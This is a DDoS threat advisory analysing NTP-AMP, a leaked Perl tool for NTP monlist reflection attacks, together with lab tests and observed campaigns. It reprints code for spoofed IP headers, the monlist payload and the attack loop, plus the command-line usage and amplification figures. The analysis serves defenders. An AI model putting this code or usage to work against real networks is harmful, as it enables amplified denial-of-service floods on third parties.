



# NTP-AMP: Amplification Tactics and Analysis

GSI ID: 1070

**Risk Factor - High**

## OVERVIEW

Amplification is not a new distributed denial of service (DDoS) attack method, nor is the misuse of the Network Time Protocol (NTP) for amplification attacks. Recently, however, NTP amplification attacks have become one of the most popular DDoS attack types for malicious actors as they seek to overwhelm the network resources of their targets. In addition to the information provided here, PLXSert released a [series of distributed reflection and amplification \(DrDoS\) attack white papers](#) in 2013 outlining reflection/amplification attack types, including NTP attacks.

This DDoS Threat Advisory presents a PLXSert analysis of a recently leaked NTP reflection tool written in the Perl scripting language and referred to as NTP-AMP. This tool is capable of generating massive amounts of malicious traffic many times larger than the original request, and its use has been identified in multiple DDoS campaigns against Prolexic (now part of Akamai) customers. NTP-AMP capitalizes on *amplification lists*, consisting of NTP servers that are poorly configured or maintained and thus susceptible to this type of reflection attacks.

The fact that this tool is written in a high-level scripting language has its limitations. The attacker must have elevated privileges on the host where the script is executed in order to create raw network sockets, a process implemented at the kernel layer by the operating system to communicate via the network.

## AN EMERGING TREND

Comparing DDoS attacks in February 2014 with those in January 2014, Prolexic observed the following:

- 371.43 percent increase in total NTP amplification attacks
- 217.97 percent increase in average peak attack bandwidth
- 807.48 percent increase in average peak packets-per-second (pps) rate
- Targeted industries included finance, gaming, e-Commerce, Internet, media, education, software-as-a-service (SaaS) and security

## NTP MONLIST

The NTP protocol has a few methods that may be exploited to launch an amplification attack. One of the more common methods observed recently is the *monlist* request. *Monlist* is a feature within the NTP protocol that lists the address of, and statistics about the last 600 clients that have connected to a server for NTP time service. The abuse of the *monlist* request is not new but has definitely hit a trending status.

```
$ ntpdc -c monlist [TIME SERVER HOSTNAME OR IP]
```

Figure 1: This command can be executed to test if a server is misconfigured and susceptible to this type of attack (only for NTP prior to v4.2.7).

If an NTP server responds to the *monlist* query in Figure 1 like the example in Figure 2, it is imperative to apply the NTP server configuration fixes to disable this type of response, as detailed in the Recommended Mitigation section of this advisory. (Please note that as of NTP version 4.2.7, the *monlist* feature is not available.)

```
freya:ntp_caps tuna$ ntpdc -n -c monlist 10.1.10.33
```

remote address	port	local address	count	m	ver	rstr	avgint	lstint
1.7.111.187	3291	127.0.0.1	1	5	4	0	349	349
241.140.62.63	3290	127.0.0.1	1	2	1	0	349	349
66.251.229.148	3288	127.0.0.1	1	5	4	0	350	350
2.67.10.67	3287	127.0.0.1	1	2	1	0	350	350
52.3.14.215	3285	127.0.0.1	1	5	4	0	350	350
138.248.122.13	3282	127.0.0.1	1	5	4	0	350	350
44.22.112.238	3281	127.0.0.1	1	2	1	0	350	350
44.93.70.190	3279	127.0.0.1	1	5	4	0	350	350
152.177.91.144	3278	127.0.0.1	1	2	1	0	351	351
121.69.181.186	3275	127.0.0.1	1	2	1	0	351	351
241.7.121.66	3273	127.0.0.1	1	5	4	0	351	351
78.144.191.1	3272	127.0.0.1	1	2	1	0	351	351
183.236.162.96	3269	127.0.0.1	1	2	1	0	351	351
87.137.188.3	3267	127.0.0.1	1	5	4	0	352	352
91.34.29.191	3263	127.0.0.1	1	2	1	0	352	352
249.177.179.29	3261	127.0.0.1	1	5	4	0	352	352
162.14.11.89	3260	127.0.0.1	1	2	1	0	352	352
82.186.176.145	3258	127.0.0.1	1	5	4	0	353	353
29.1.237.203	3257	127.0.0.1	1	2	1	0	353	353
144.122.181.119	3254	127.0.0.1	1	2	1	0	353	353
55.51.24.1	3252	127.0.0.1	1	5	4	0	353	353
183.155.39.120	3251	127.0.0.1	1	2	1	0	353	353
129.75.39.215	3249	127.0.0.1	1	5	4	0	353	353
103.245.79.131	3248	127.0.0.1	1	2	1	0	354	354
245.47.25.63	3246	127.0.0.1	1	5	4	0	354	354
66.2.70.239	3245	127.0.0.1	1	2	1	0	354	354
203.207.21.161	3243	127.0.0.1	1	5	4	0	354	354
26.102.33.1	3240	127.0.0.1	1	5	4	0	354	354
1.162.80.111	3239	127.0.0.1	1	2	1	0	354	354
91.148.121.140	3237	127.0.0.1	1	5	4	0	355	355
186.231.245.137	3234	127.0.0.1	1	5	4	0	355	355
47.154.10.215	3233	127.0.0.1	1	2	1	0	355	355
190.235.127.188	3231	127.0.0.1	1	5	4	0	355	355
167.236.63.215	3230	127.0.0.1	1	2	1	0	355	355
59.235.254.190	3228	127.0.0.1	1	5	4	0	356	356
0.244.206.111	3227	127.0.0.1	1	2	1	0	356	356

Figure 2: Result of NTP monlist query from the ntpdc tool



## INDICATORS

Scripting languages are portable across operating systems as long as the operating system has an interpreter. An interpreter allows code from a scripting language to execute on lower layers of the operating system.

PLXSert was able to successfully execute the NTP-AMP Perl script on Linux-based systems. However, it was not possible to execute the script on other operating systems, such as Microsoft Windows and Mac OS X, due to some abnormalities in the code.

As stated previously the execution of the NTP amplification tools requires attackers to either set up their own servers or compromise a server and elevate privileges in order to make the operating system create raw socket connections. PLXSert has been able to verify that by using this tool, attackers can amplify NTP responses up to hundreds of times, allowing malicious actors to produce harmful attacks using only a few systems.

## CODE REVIEW

The NTP-AMP tool appears to be in active use in DDoS attack campaigns in the wild. The script has been analyzed and key elements are described below.

As with all DrDoS (Distributed Reflected Denial of Service) flooding tools, raw sockets are used by NTP-AMP to craft the IP and UDP headers to allow IP spoofing. Elevated privileges are required for the use of raw sockets on any modern operating system. In Figure 3, the IP header is crafted and the target IP is used as the source of the NTP request.

```
sub ip_header {
    my $ip_ver = 4;
    my $ip_header_len = 5;
    my $ip_tos = 0;
    my $ip_total_len = $ip_header_len + 20;
    my $ip_frag_id = 0;
    my $ip_frag_flag = "\x30\x31\x30";
    my $ip_frag_offset = "\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30\x30";
    my $ip_ttl = 255;
    my $ip_proto = 17;
    my $ip_checksum = 0;
    my $ip_header = pack(
"\x48\x32\x20\x48\x32\x20\x6E\x20\x6E\x20\x42\x31\x36\x20\x68\x32\x20\x63\x20\x6E?\x20\x61\x34\x20\x61\x34",
        $ip_ver . $ip_header_len, $ip_tos,
        $ip_total_len, $ip_frag_id,
        $ip_frag_flag . $ip_frag_offset, $ip_ttl,
        $ip_proto, $ip_checksum,
        $ip_src, $ip_dst
    );
    return $ip_header;
}
```

Figure 3: A code snippet showing IP header configuration



The same sequence of code is used to construct the UDP header. The payload sent by the script is elicited by the *monlist* request, as shown in Figure 4. Attackers can also amplify the reflection response by simulating NTP requests from multiple spoofed sources, maximizing the number of records returned by the *monlist* query (600).

```
sub payload {  
    my $data = "\x17\x00\x03\x2a" . "\x00" x 4;  
    my $payload = pack( "\x61" . length($data), $data );  
    return $payload;  
}
```

Figure 4: A code snippet of the NTP *monlist* payload, as crafted by the script

The primary target's IP address is used as the *ip\_src* (source IP) for the IP header. Spoofing the source IP address causes responses to these requests to be reflected to the primary target's IP address instead of the true source: the malicious actor. The primary target's IP address is supplied by the attacker as a command line argument to the script at runtime.

```
my $target = $ARGV[0];  
...  
my $ip_src = ( gethostbyname($target) )[4];
```

Figure 5: A code snippet showing how the spoofed target IP is parsed

The portion of code responsible for the reflection attack is straightforward. Once the script has the required information from the command line arguments, it will loop the NTP *monlist* request at a user defined value (*\$ppr*) and randomly choose a server IP from the list provided until the last IP in the list is used and the duration of the attack has elapsed. PLXsert has commented the code below in Figure 6 to clarify the sequence. (Comments are shown in red text.)

```
#Start DDosing  
sub attackshit{  
  
    alarm("$time");  
    #loop label  
    repeat:  
    #resolve a random IP from the NTP server list  
    my $ip_dst = ( gethostbyname( $servers[ int( rand(@servers) ) ] ) )[4];  
    #resolve primary target IP  
    my $ip_src = ( gethostbyname($target) )[4];  
    #create the raw socket  
    socket( RAW, AF_INET, SOCK_RAW, 255 ) or die $!;  
    setsockopt( RAW, 0, 1, 1 );  
    main();  
  
    sub main {  
        #Next four lines create the entire packet payload  
        my $packet;  
        $packet = ip_header();  
        $packet .= udp_header();  
        $packet .= payload();  
        #send request $ppr times then go to repeat  
        for (1 .. $ppr) {  
            send_packet($packet) or last;  
        }  
    }  
}
```

```
}  
goto repeat;  
}
```

Figure 6: A code snippet showing how the reflection attack is launched

The magnitude of the NTP reflection attack depends greatly upon the amount of payload data that each NTP server reflects from its internal *monlist*. The size of the payload can be manipulated by maximizing the number of IP records (600) in the *monlist* table.

### **Payload Generation**

In a research lab environment, NTP-AMP was capable of generating a request packet of 36 bytes. This includes the following header information: IP + UDP + NTP req. The NTP-AMP tool generates a specific 8-byte *monlist* request. The script requires several command line arguments. Below we provide a walkthrough of the parameters used to perform the attack scenario.

```
$ sudo perl ntp.pl 192.xxx.xxx.xxx 4444 60 ntp.txt 10 1  
I guess im attacking 192.xxx.xxx.xxx for 60 seconds with 1 threads  
Using ntp.txt as list.
```

Figure 7: Command line usage of the *ntp.pl* script

The command in Figure 7 tells the script that the target IP is 192.xxx.xxx.xxx with a source port of 4444 (an arbitrary value within the port range 0-65355) using the NTP server list from *ntp.txt*. The argument value of 10 defines the variable called \$ppr, which could also be translated as packets per request. The argument with the value of 1 defines the number of threads to use.

When running the script in a controlled lab environment, the tool generates a *monlist* request payload with a total size of 36 bytes (all headers included). The actual NTP *monlist* request payload is 8 bytes, as illustrated in Figure 8.




Figure 8: A graphical view of an NTP monlist request generated by the ntp.pl script

The NTP server in the lab environment was seeded with a 600-entry *monlist*. The response to a small 36-byte packet request was 22,000 bytes. This resulted in a 50-packet response. A single response packet segment can be seen in Figure 9.





Figure 9: A graphical view of an NTP *monlist* response in a controlled lab environment

## Abnormalities within NTP-AMP

The NTP-AMP tool is powerful but contains some operating system limitations within its design. Most notably, it cannot be executed successfully from certain versions of Microsoft Windows (SP2 and above) or Apple OS X operating systems. Executing this script from either of these operating systems will fail to launch an attack. The attack script only executes as intended on a Linux system.

In Figure 10, the *ntp.pl* script is executed from OS X 10.9.1 with elevated privileges. The script generates an abnormal packet using protocol 255 rather than 17, which is the UDP protocol number. This error causes all the requests to be disregarded by the NTP reflection servers. Details of the packet are shown in Figure 11.



```

Desktop — bash — 80x24
$ sudo ./ntp.pl 172.16.1.9 1337 10 ntp.txt 1 1
I guess im attacking 172.16.1.9 for 10 seconds with 1 threads
Using ntp.txt as list.
$
  
```

Figure 10: NTP-AMP is executed on an OS X 10.9.X platform with elevated (root, via sudo) privileges.





Figure 11: Packet generated by NTP-AMP on Mac OSX 10.9.1

In Figure 12, NTP-AMP is executed with elevated privileges and generates an abnormal packet. It generates an attack that uses protocol 255 rather than 17, which is required for UDP. This error causes all the requests to be disregarded by the NTP reflection servers.





```

C:\>perl ntp.pl 172.16.1.9 1337 10 ntp.txt 1 1
I guess im attacking 172.16.1.9 for 10 seconds with 1 threads
Using ntp.txt as list.
Terminating on signal SIGALRM(14)
C:\>
  
```

Figure 12: Executed on Windows 7 (32-bit) platform with elevated (as administrator) level privileges

On Windows XP Service Pack 2 and later, when protocol 255 (RAW) is used, the operating system imposes a limitation where IP spoofing is not allowed. This renders the reflection feature unusable in the tool (see Figure 13). The full list of raw socket limitations is available on MSDN at <http://msdn.microsoft.com/en-us/library/windows/desktop/ms740548%28v=vs.85%29.aspx>.

720	0.204309	172.16.1.23	172.16.1.27	IPv4	74 Unknown (255)
721	0.204559	172.16.1.23	172.16.1.27	IPv4	74 Unknown (255)
722	0.204813	172.16.1.23	172.16.1.27	IPv4	74 Unknown (255)
723	0.205070	172.16.1.23	172.16.1.27	IPv4	74 Unknown (255)
724	0.205375	172.16.1.23	172.16.1.27	IPv4	74 Unknown (255)
725	0.205631	172.16.1.23	172.16.1.27	IPv4	74 Unknown (255)

version: 4	
Header length: 24 bytes	
Differenziated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))	
Total Length: 60	
Identification: 0x4de5 (19941)	
Flags: 0x00	
Fragment offset: 0	
Time to live: 128	
Protocol: Unknown (255)	
Header checksum: 0x8f8b [correct]	

0000	08 00 27 63 da 5b 08 00 27 6f 48 d3 08 00 46 00	..c.[.. 'oH...F.
0010	00 3c 4d e5 00 00 80 ff 8f 8b ac 10 01 17 ac 10	.<M.....
0020	01 1b 01 00 00 00 45 00 00 19 00 00 40 00 52 11	.....E. ....@.R.
0030	00 00 ac 10 01 09 ac 10 01 1b 05 39 00 7b 00 10	.....9.{..
0040	00 00 17 00 03 2a 00 00 00 00	.....*..

Internet Protocol Version 4 (ip), 24 ... Profile: Default (copy)

Figure 13: The target IP is unchanged even after specifying the spoofed target IP

## ATTACK OBSERVED FROM A VICTIM NTP SERVER

Once the 36-byte packet is routed with Ethernet, padding is encapsulated in an Ethernet frame, padding is added, increasing the size to 60 bytes. Figure 14 dissects a packet being routed through Ethernet with padding applied. This is the request payload as seen by the victim NTP servers. In an ideal situation, each 60-byte request packet could generate a 22,000-byte response.




Figure 14: An NTP request payload as seen by a victim NTP reflector



## ATTACK OBSERVED FROM THE PRIMARY TARGET

Listed below is a sample of malicious traffic replicated to emulate the actual DDoS campaigns identified against Prolexic customers.

```
13:47:16.041091 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.041157 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.041230 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.041297 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.041363 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045052 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045153 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045222 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045289 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045355 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045421 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045486 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045552 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045618 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045684 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045750 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045816 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045882 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.045948 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.046014 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.046080 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.046145 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.046211 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.046277 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
13:47:16.046344 IP 172.16.1.26.123 > 172.16.1.11.60575: NTPv2, Reserved, length 440
```

Figure 15: Traffic observed by the primary target network using tcpdump

The amplification numbers, which are shown in Figure 16, are extremely dramatic. If every request received a response and every server responded with the maximum amount of traffic, 1 Gbps of request traffic would yield 366 Gbps of response traffic destined for the primary target.

These amplification numbers may be possible in a *perfect storm* scenario. In real-world environments NTP *monlist* responses vary wildly in size, which will affect the total attack bandwidth directed to the primary target. However, it is not beyond the capability of two servers, run by a malicious actor, to easily generate more than 100 Gbps of amplified reflection traffic using this attack method. With the use of NTP scanners, malicious actors could refine their NTP lists to include only servers that respond with the maximum response size. The table below illustrates amplification numbers in an optimized scenario.

	Request	Response	Amplification
Bytes	60 bytes	22000 bytes	366
Packets	1	50	50

Figure 16: Amplification ratios for both packets and bytes for the NTP-AMP attack tool in a lab environment



## OBSERVED CAMPAIGNS

In this section we review two large volumetric DDoS campaigns that took place in February 2014 using the NTP reflection *monlist* technique. Each campaign generated more than 100 Gbps of malicious traffic, which was sourced globally and was mitigated across four of Prolexic scrubbing centers. The attacks were of similar duration, approximately 8.5 hours.

### DDoS Campaign A

Target domain: [www.prolexic.com](http://www.prolexic.com)

Source port: 123

Target port: 80

Attack type: NTP reflection attack

Event time start: Feb 22, 2014 12:00:00 UTC

Event time end: Feb 22, 2014 21:30:31 UTC

```
08:56:25.023449 IP x.x.x.x.123 > 209.200.154.11.80: NTPv2, Reserved, length 440
08:56:25.023756 IP x.x.x.x.123 > 209.200.154.11.80: NTPv2, Reserved, length 440
08:56:25.024036 IP x.x.x.x.123 > 209.200.154.11.80: NTPv2, Reserved, length 440
08:56:25.024185 IP x.x.x.x.123 > 209.200.154.11.80: NTPv2, Reserved, length 440
08:56:25.024289 IP x.x.x.x.123 > 209.200.154.11.80: NTPv2, Reserved, length 440
```

Figure 17: Traffic snippet of an NTP attack that targeted [prolexic.com](http://prolexic.com)

	SJC	LON	HKG	DCA
Peak bits per second (bps)	12.00 Gbps	65.00 Gbps	24.00 Gbps	31.00 Gbps
Peak packets per second (pps)	3.20 Mpps	17.00 Mpps	6.00 Mpps	8.00 Mpps

Figure 18: Attack metrics from each of four scrubbing centers for the attack against [prolexic.com](http://prolexic.com)

### DDoS campaign B

Industry vertical: Security

Source port: 123

Target port: 80

Attack type: NTP reflection attack

Event time start: Feb 10, 2014 06:42:00 UTC

Event time end: Feb 10, 2014 15:06:01 UTC

```
06:44:26.741649 IP x.x.x.x.123 > x.x.x.x.80: NTPv2, Reserved, length 440
06:44:26.741678 IP x.x.x.x.123 > x.x.x.x.80: NTPv2, Reserved, length 440
06:44:26.741738 IP x.x.x.x.123 > x.x.x.x.80: NTPv2, Reserved, length 440
06:44:26.741751 IP x.x.x.x.123 > x.x.x.x.80: NTPv2, Reserved, length 440
06:44:26.741763 IP x.x.x.x.123 > x.x.x.x.80: NTPv2, Reserved, length 440
```

Figure 19: Traffic snippet of an NTP attack that targeted a security company

	SJC	LON	HKG	DCA
Peak bits per second (bps)	35.00 Gbps	80.00 Gbps	26.00 Gbps	55.00 Gbps
